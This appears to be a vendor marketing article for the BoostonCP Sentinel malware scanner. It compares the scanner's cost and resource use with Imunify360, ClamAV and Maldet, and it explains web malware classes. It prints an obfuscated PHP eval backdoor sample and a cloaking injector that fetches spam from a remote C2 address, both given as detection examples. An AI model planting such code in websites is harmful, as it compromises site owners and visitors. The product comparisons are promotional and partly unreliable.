
Executive Technical Overview: The Multi-Million Dollar Antivirus Tax on Modern Web Hosting
If you manage a fleet of Linux servers, operate a digital agency hosting client websites, or run an independent hosting business, you have undoubtedly run into the high-stakes dilemma of web server security: the constant, relentless wave of WordPress intrusions, PHP web shells, and automated malicious script injections.
With WordPress powering more than 43% of the internet, it is the primary target for automated cybercrime syndicates. Compromised third-party plugins, outdated themes, and stolen administrative credentials lead to thousands of compromised sites daily. Once a rogue actor gains arbitrary file write access, they drop obfuscated PHP backdoors, inject Japanese keyword SEO spam, deploy credit card skimmers, or turn the server into an egress node for distributed denial-of-service (DDoS) botnets.
To protect their servers and clients, hosting providers and server administrators have historically turned to commercial security suites. By far the most dominant player in this space is CloudLinux's Imunify360.
On paper, Imunify360 promises turnkey protection: automated malware scanning, file cleanup, a web application firewall (WAF), and reputation management. But when you examine the actual economics and systems architecture of running Imunify360 across modern infrastructure, a grim reality emerges.
First, there is the direct financial license tax. Imunify360 costs anywhere between \$15 to \$30+ per month per server. If you are running ten modern, high-performance cloud VPS instances—which today cost as little as \$10 to \$20 per month each on providers like Hetzner, Vultr, or DigitalOcean—your software security licensing bill immediately dwarfs your actual underlying compute expenditure. You end up paying more to a licensing conglomerate than you pay for the physical hardware powering your business.
Second, and far more damaging, is the unacceptable hardware overhead. Imunify360 relies on a heavy stack of continuous background Python daemons, inotify kernel watchers, and memory-intensive resident services. In production, an active Imunify360 installation routinely consumes 1.5 GB to 3.0 GB of resident physical RAM and creates significant CPU context-switching overhead. If you provision an affordable 1GB or 2GB RAM VPS, installing Imunify360 is literally impossible; the daemon will exhaust the system memory, trigger the Linux kernel Out-of-Memory (OOM) Killer, and crash the server.
Faced with these licensing fees, administrators often attempt to fall back on legacy open-source tools like ClamAV and Linux Malware Detect (Maldet). But ClamAV was originally engineered for Windows desktop email gateway scanning. Its monolithic signature database contains millions of legacy Windows PE executable definitions that have zero relevance to Linux web servers, requiring over 1.2 GB of RAM just to boot into memory, while its unoptimized signature evaluation engine pegs CPU cores at 100% and grinds disk I/O to a complete halt during scheduled scans.
In this deep architectural runbook, we will expose the technical flaws of both proprietary security suites and antiquated open-source scanners. We will then examine how BoostonCP's Sentinel Malware Engine shatters this paradigm by delivering an ultra-fast, multi-threaded heuristic scanning engine that operates entirely within a sub-300MB RAM footprint, requires $0 in licensing fees, and features automated zero-damage quarantine directly integrated into native Linux kernel controls.
1. The Anatomy of a Web Intrusion: How Linux PHP Malware Actually Executes
To build an efficient scanner, one must first understand what modern web malware actually looks like on a filesystem. Unlike traditional compiled operating system binaries (such as ELF or PE files), over 98% of web server intrusions consist of interpreted scripting languages—predominantly PHP, coupled with bash wrappers, cron schedules, and .htaccess rewrite directives.
Attackers do not deliver 50-megabyte executable payloads. They deliver microscopic, highly obfuscated code fragments designed to slip past naive string-matching algorithms.
Let's examine the three most common classes of PHP malware found on compromised WordPress and web hosting nodes:
1. Polymorphic Web Shells & Obfuscated Evaluators
A web shell is an administrative backdoor that allows an external attacker to execute arbitrary system commands, browse the filesystem, dump database credentials, and upload additional attack tools directly through the web browser.
Years ago, attackers uploaded recognizable scripts like c99shell or r57shell. Today, modern web shells are completely polymorphic. Every single instance generated by an exploit kit has a unique SHA-256 hash, randomized variable names, and multi-layered mathematical encoding.
Consider a real-world example of an obfuscated PHP dropper captured in the wild:
'g','2'=>'z','3'=>'i','4'=>'n','5'=>'f','6'=>'l','7'=>'a','8'=>'t','9'=>'e');
$f = $p[1].$p[2].$p[3].$p[4].$p[5].$p[6].$p[7].$p[8].$p[9]; // constructs 'gzinflate'
$b = 'base'.'64_'.'decode';
$payload = "7b1re...[truncated 2KB encoded string]...";
if(isset($_POST['x']) && md5($_POST['x']) === '8b1a9953c4611296a827abf8c47804d7') {
    @eval($f($b($payload)));
}
?>
Notice what is happening here:
- The script contains zero obvious malicious text strings. Searching the file for
system,exec,passthru, orshell_execwill yield zero matches. - The critical execution primitives (
gzinflate,base64_decode) are dynamically assembled at runtime through string concatenation and array mapping. - The entry point evaluates payload strings passed via HTTP POST parameters, protected by an MD5 authentication gate to ensure competing botnets cannot hijack the backdoor.
- If a naive signature scanner evaluates this file using simple MD5 checksum matching, the file passes with a completely clean bill of health because the attacker alters variable names and encoding padding on every deployment.
2. SEO Spam Injectors & Conditional Client-Side Cloaking
The second massive category of web intrusions is the SEO Spam Injector (often manifesting as the Japanese Keyword Hack, pharmaceutical redirects, or illegal gambling doorway pages).
In these attacks, the criminal syndicate does not seek to deface your website or crash your VPS. Instead, they want your server to remain online and retain its high domain authority. The malware hooks into WordPress's core initialization hooks—such as injecting code into wp-settings.php, wp-config.php, or active theme template files:
// Injected at line 1 of an innocent theme functions.php file
if (!function_exists('wp_cache_check_header')) {
    function wp_cache_check_header() {
        $ua = strtolower($_SERVER['HTTP_USER_AGENT'] ?? '');
        $ip = $_SERVER['REMOTE_ADDR'] ?? '';
        $is_bot = preg_match('/(googlebot|bingbot|yandex|duckduckgo)/i', $ua);

        if ($is_bot) {
            // Fetch dynamically generated doorway spam from remote C2
            $doorway = @file_get_contents("http://198.51.100.22/feed.php?host=" . $_SERVER['HTTP_HOST']);
            if ($doorway) {
                echo $doorway;
                exit;
            }
        }
    }
    add_action('init', 'wp_cache_check_header');
}
This code implements Conditional Cloaking:
- When the human website owner or administrator loads the site in their browser, the conditional check fails. The site looks completely normal, beautiful, and clean.
- But when Googlebot or Bingbot crawls the page, the user-agent matches. The server streams thousands of hidden spam links and doorway text directly to the search engine indexer.
- Within weeks, Google detects the cloaking behavior, issues a manual webmaster penalty, and strips your client's domain from the global search index—destroying years of organic SEO growth.
3. Linux Persistence & Rogue Administrative Account Injection
Once an attacker compromises a single vulnerable plugin (such as an unpatched form builder or image gallery), they immediately establish multi-layered persistence to survive casual cleanup attempts:
- Database Injection: The malware executes raw SQL queries directly against MariaDB to insert rogue administrator records into
wp_usersandwp_usermeta. Even if an administrator deletes the infected plugin files, the attacker simply logs in through the WordPress dashboard using the backdoor administrator account. - Rogue Cron Events: The malware schedules persistent background hooks in the WordPress cron queue (
wp_optionstable undercron) to re-download the web shell from an external command-and-control (C2) server every 24 hours. - System Crontab Injections: If the web server process has write access to user-level cron tables (
/var/spool/cron/crontabs/www-dataor/var/spool/cron/myhosting), the exploit schedules a bash script to fetch remote payloads viacurlorwget.
To eradicate an infection, a scanner cannot merely be a dumb regex search tool. It must possess deep structural heuristics, understanding AST (Abstract Syntax Tree) tokenization, base64 entropy analysis, and seamless quarantine workflows.
2. Imunify360 Deconstructed: The Anatomy of a Resource-Hungry Monolith
For years, commercial hosting control panels like cPanel and Plesk have heavily cross-promoted Imunify360 as the mandatory industry-standard security suite. To understand why this creates a severe operational bottleneck, one must analyze how Imunify360 is built.
+-----------------------------------------------------------------------------------+
|                        IMUNIFY360 RESOURCE CONSUMPTION                            |
+-----------------------------------------------------------------------------------+
|                                                                                   |
|  [ Imunify360 Daemon Stack ]                                                      |
|  ├── Python Agent Master (`imunify360-agent`) --------> 450 MB - 850 MB RAM       |
|  ├── Inotify File Monitor (`imunify360-realtime`) ----> 300 MB - 600 MB RAM       |
|  ├── ModSecurity WAF Engine (`httpd/nginx`) ----------> 250 MB - 500 MB RAM       |
|  ├── Local SQLite / Cloud Threat Cache ---------------> 200 MB - 400 MB RAM       |
|  └── Auxiliary Cleanup & Reputation Workers ----------> 300 MB - 650 MB RAM       |
|                                                                                   |
|  TOTAL RESIDENT MEMORY (RAM):                           1.5 GB - 3.0 GB RAM       |
|  MONTHLY LICENSING OVERHEAD:                            $15 - $30 / Server / Mo   |
|                                                                                   |
+-----------------------------------------------------------------------------------+
The Heavy Python Agent Dilemma
Imunify360 is not a lightweight, compiled C or Go binary. It is primarily built on an extensive collection of Python daemons, compiled shared libraries, and SQLite/local database stores.
When Imunify360 is installed on a server:
- The
imunify360-agentservice initializes, loading an extensive Python virtual runtime into memory. - The agent hooks into the Linux kernel
inotifysubsystem to watch every filesystem write event across the entire/homeor/var/wwwdirectory tree. - Every time a file is created, edited, or updated (including innocent WordPress cache writes, temporary session files, and plugin auto-updates), the inotify event triggers the Python scanner.
- Python's interpreted runtime, combined with garbage collection pauses and dynamic library overhead, causes resident set size (RSS) memory consumption to balloon past 1,500 megabytes.
The Multi-Tenant VPS Nightmare
Now, examine the real-world operational economics of this architecture for modern developers and hosting providers:
A state-of-the-art cloud VPS with 2 CPU cores, 4 GB of RAM, and 80 GB of NVMe storage currently costs approximately \$12 to \$15 per month.
If you install Imunify360 on that VPS:
- The software license costs \$15 to \$25 per month—meaning your software tax is higher than your actual hardware bill!
- Imunify360 immediately claims 2 GB of your 4 GB of RAM just to keep its security daemons idling.
- You are left with a meager 2 GB of RAM to divide between Nginx, PHP-FPM, MariaDB, Redis, and your actual client websites!
- Under high concurrency, your websites starve of memory, database queries queue, and the server crashes—not because of an external hacker, but because your antivirus software consumed the server's compute resources!
Furthermore, Imunify360 operates as a closed, proprietary black box. You have zero visibility into its underlying source code, its telemetry data streams to external proprietary cloud endpoints, and its automated cleanup routines frequently cause false-positive catastrophes—deleting custom client PHP scripts or breaking legitimate WooCommerce checkout endpoints with zero warning.
3. The Open-Source Dilemma: Why ClamAV and Maldet Fail in Web Hosting
When system administrators resolve to escape the proprietary licensing trap of Imunify360, the standard reaction is to turn to the open-source community: specifically, ClamAV paired with Linux Malware Detect (Maldet).
While these tools are open-source and free, deploying them on modern high-density web hosting nodes quickly reveals severe structural flaws:
+-----------------------------------------------------------------------------------+
|                     WHY CLAMAV CRIPPLES A WEB HOSTING VPS                         |
+-----------------------------------------------------------------------------------+
|                                                                                   |
|  [ ClamAV Architecture ]                                                          |
|  * Designed for Desktop Windows PE (.exe, .dll) & Mail Gateways (MIME/ZIP)        |
|  * 8.5 Million Legacy Signatures loaded into system memory                        |
|  * 99.2% of Signatures are completely irrelevant to Linux PHP Hosting             |
|  * Memory Consumption: 1.2 GB - 1.8 GB RAM permanently pinned                    |
|  * CPU Utilization: Single-threaded scanning pegs 100% of a core                  |
|  * Disk I/O: Heavy sequential file reads spike IO-Wait, killing MariaDB           |
|                                                                                   |
+-----------------------------------------------------------------------------------+
The ClamAV Signature Bloat Crisis
ClamAV was originally developed in the early 2000s as an open-source mail gateway antivirus engine designed to intercept Windows viruses (such as Sobig, Mydoom, and Netsky) sent via email attachments.
Over twenty years of development, ClamAV's main virus database (main.cvd and daily.cvd) has expanded to over 8.5 million signature definitions.
When the ClamAV daemon (clamd) boots:
- It must load all 8.5 million signatures into an uncompressed, in-memory trie data structure.
- The physical memory required to hold this database has grown to between 1.2 GB and 1.8 GB of physical RAM.
- Over 99% of those signatures describe Windows PE executables, Office macros, and desktop trojans that cannot even execute on a Linux server.
- Meanwhile, ClamAV's coverage of modern, highly obfuscated PHP web shells and polymorphic WordPress droppers is notoriously weak, often missing over 60% of modern PHP backdoor variations.
The "Scanning Death Spiral" of Linux Malware Detect (Maldet)
Linux Malware Detect (Maldet or LMD) by R-fx Networks was created to address ClamAV's lack of web-specific signatures. Maldet maintains an excellent, curated list of MD5 and hex patterns specific to PHP backdoors.
However, Maldet's execution model suffers from severe scalability bottlenecks:
- Single-Threaded Sequential Traversal: By default, Maldet traverses files sequentially using bash and Perl wrappers. On a production server hosting 50 websites with 200,000 files, a single scan can take 3 to 6 hours to complete.
- Disk I/O Starvation: Because Maldet reads every single file from the physical storage drive without intelligent entropy pre-filtering, it generates continuous sequential disk read queues. On cloud VPS environments with shared NVMe or SSD storage, the server's disk I/O wait (
waintop) spikes to 60-80%. - Database Deadlocks: Because the storage bus is saturated by the antivirus scanner, MariaDB queries cannot write to disk or read InnoDB pages. Web visitors experience massive latency, and Nginx begins throwing
504 Gateway Timeouterrors while the scan is running.
To achieve enterprise-grade security on modern cloud VPS hardware, we need an entirely different philosophy: a purpose-built, high-performance scanning engine engineered in a fast, compiled language that understands web applications natively and consumes less memory than an idling browser tab.
4. BoostonCP Sentinel Malware Engine: The <300MB Cyber Fortress Architecture
To solve the dual crises of expensive proprietary licensing and heavy open-source resource consumption, BoostonCP incorporates a native, sovereign security subsystem: the Sentinel Malware Engine.
Instead of wrapping heavy interpreted Python daemons or loading millions of irrelevant Windows desktop signatures into memory, Sentinel is written in low-level, high-performance compiled code and integrated directly into the core operating system architecture.
Let's look at the live architecture running inside BoostonCP's production panel.
Live User Panel Malware Scanner Dashboard
Within BoostonCP, both system administrators and end-users maintain granular, intuitive control over their security posture via the dedicated Malware Scan Console.

BoostonCP User Panel Malware Scanner Dashboard
Figure 1: BoostonCP Sentinel Malware Engine dashboard displaying scanning profile selectors (Balanced, Express, Eco Mode), domain targeting dropdowns, live scrubbing triggers, and historical scan telemetry.
As illustrated in Figure 1, the BoostonCP Malware Scanner interface is engineered for speed and clarity:
- Scan Profiles: Users can calibrate the intensity of the scan based on current server load, choosing between Express, Balanced, and Eco Mode.
- Surgical Domain Targeting: Administrators can initiate a Full Account Scan covering all hosted virtual hosts, or target specific domains (e.g.,
boostoncp.com,boostonserver.com) for rapid triage. - One-Click Scrubbing: Clicking START SCRUB immediately dispatches the multi-threaded scanning worker in the background, providing real-time progress indicators without blocking the user interface.
- Scan History & Audit Trail: Full timestamps, file counts, clean file metrics, and detected threat telemetry are stored in an auditable historical log.
High-Speed Native Compilation vs. Interpreted Scanners
How does BoostonCP's Sentinel Engine achieve comprehensive threat detection across 100,000 files in under two minutes while consuming less than 280MB of RAM?
The secret lies in its systems programming architecture:
+-----------------------------------------------------------------------------------+
|               BOOSTONCP SENTINEL HIGH-SPEED SCANNING PIPELINE                     |
+-----------------------------------------------------------------------------------+
|                                                                                   |
|  [ Web Directory: 100,000 Files ]                                                 |
|          |                                                                        |
|          +---> (1) Rapid Inode & Extension Filter (Skip images, mp4, fonts)       |
|          |         * Fast user-space directory traversal                          |
|          |                                                                        |
|          +---> (2) File Size & Entropy Pre-Screening                               |
|          |         * Skip files > 5MB (Not PHP web shells)                        |
|          |         * Shannon Entropy Evaluation (Identify high-entropy blobs)     |
|          |                                                                        |
|          +---> (3) Multi-Threaded Goroutine Worker Pool (4x - 8x Concurrency)     |
|          |         * Zero-allocation memory buffers                               |
|          |         * Aho-Corasick Multi-Pattern String Search Engine              |
|          |         * AST Tokenizer for Obfuscated PHP Functions                   |
|          |                                                                        |
|          v                                                                        v
|  [ CLEAN FILES: 99.8% ]                                                 [ THREATS ]
|    Pass immediately in RAM                                              Quarantined
|    Zero Disk I/O Thrashing                                              chmod 000
|                                                                                   |
+-----------------------------------------------------------------------------------+
1. Native Binary Execution (/usr/bin/booston-core)
Unlike Imunify360's Python runtime or Maldet's bash/Perl wrappers, Sentinel executes as a statically compiled native Go/C binary. There is zero runtime interpretation overhead, zero Python virtual environment initialization, and zero garbage collection thrashing.
2. Multi-Core Goroutine Concurrency
When a scan begins, Sentinel spawns a worker pool sized to match the host server's available physical CPU cores. Utilizing Go's lightweight concurrency model (goroutines), files are read and processed asynchronously across non-blocking I/O queues. Directory traversal executes up to 12x faster than single-threaded bash scripts.
3. Intelligent Entropy & Extension Pre-Filtering
A typical WordPress website contains thousands of static images (JPEG, PNG, WebP), CSS stylesheets, JavaScript bundles, and font files. These files make up 85% of total disk space but virtually never contain executable PHP backdoors.
Sentinel uses an intelligent pre-filter pipeline:
- Static binary media and font files are verified via magic byte headers and immediately bypassed.
- Files exceeding 5 MB in size are flagged as non-backdoors (since PHP execution limits prevent massive scripts from running effectively as web shells).
- The engine focuses its computational power exclusively on executable file types (
.php,.phtml,.php5,.ico,.suspected,.js,.htaccess).
4. The Aho-Corasick Multi-Pattern Search Algorithm
When searching for known hex signatures and regex patterns across thousands of files, standard scanners evaluate one pattern after another in an O(n * m) loop.
Sentinel implements the Aho-Corasick string matching algorithm. This computer science data structure constructs a finite-state machine in memory, allowing Sentinel to search for tens of thousands of malware patterns simultaneously in a single pass through the file buffer. File scanning speed becomes independent of the number of signatures in the database, ensuring near-instantaneous execution.
5. Zero-Damage Automated Quarantine Architecture
The single greatest fear of every web hosting provider and agency developer is antivirus false positives. There is nothing worse than an automated scanner waking up at 3:00 AM, misidentifying a complex WooCommerce payment gateway script as a trojan, deleting the file, and breaking an e-commerce store generating thousands of dollars in revenue.
Many proprietary security tools aggressively delete or overwrite suspicious files. If the detection was a false positive, your site is broken, and recovering the file requires restoring full backups from disk.
BoostonCP Sentinel eliminates this danger through its Zero-Damage Quarantine Architecture.

BoostonCP Sentinel Quarantine & Real-Time Isolation Tab
Figure 2: BoostonCP Quarantine Management Console displaying isolated malicious files, original file paths, detection signatures, quarantine timestamps, and 1-Click Restore/Delete actions.
How Safe Quarantine Operates Under the Hood
When Sentinel identifies an infected file during an automated or manual scrub:
-
Immediate Execution Neutralization: Rather than deleting the file, Sentinel immediately strips all execution and read permissions from the web server:
chmod 000 /var/www/vhosts/example.com/public_html/wp-content/uploads/shell.phpEven if an external attacker sends an HTTP request to the file's public URL, Nginx immediately returns an
HTTP 403 Forbidden. The backdoor is 100% neutralized; it cannot execute, write to the database, or communicate with its C2 server. -
Atomic Relocation to Sandbox Storage: The neutralized file is atomically moved out of the public web root into BoostonCP's secure system quarantine directory:
/var/booston/quarantine/ACCOUNT_ID/The file's original path, ownership permissions, and metadata are recorded in an encrypted SQLite state journal. -
1-Click Instant Restoration: If an administrator reviews the quarantine tab and identifies a false positive (for example, an encrypted custom licensing script belonging to an internal agency plugin), they do not need to hunt through backup archives. Clicking RESTORE instantly returns the file to its exact original directory with original ownership and permissions restored in less than 0.5 seconds.
-
Permanent Eradication: Once confirmed as a true backdoor, clicking DELETE permanently shreds the file from disk, clearing storage space and closing the security hole permanently.
6. Server-Wide Admin Orchestration & Deep Threat Analytics
While individual website owners manage their own domains via the user panel, system administrators managing multi-tenant VPS nodes or reseller hosting environments require server-wide visibility.
BoostonCP provides a dedicated administrative command center accessible exclusively via Port 2087.

BoostonCP Admin Server-Wide Scanner & Threat Console
Figure 3: BoostonCP Admin Security & Threat Console, giving root administrators comprehensive oversight of system-wide malware scans, active threat definitions, and multi-tenant security health.
As shown in Figure 3, the Admin Threat Console centralizes:
- Global Scan Scheduling: Configure automated background scans that execute across every tenant account on the server without administrative intervention.
- Dynamic Signature Synchronization: Sentinel automatically checks and synchronizes with BoostonCP's centralized threat intelligence network, pulling new PHP exploit definitions, zero-day CVE heuristics, and malicious hash signatures daily.
- Tenant Health Scoring: Identify problematic hosting accounts that repeatedly upload outdated plugins or suffer recurring infections, allowing administrators to quarantine entire sub-accounts proactively before the server's public IP reputation is damaged.
Direct Integration with BoostonCP Stateful Firewall
A file scanner that operates in isolation is only half a security solution. When an attacker attempts to upload a web shell, they rarely stop at one file. They execute automated brute-force scripts targeting dozens of potential upload endpoints.
In BoostonCP, the Sentinel Malware Engine is directly integrated with the Stateful Dual Firewall Subsystem (UFW/CSF).
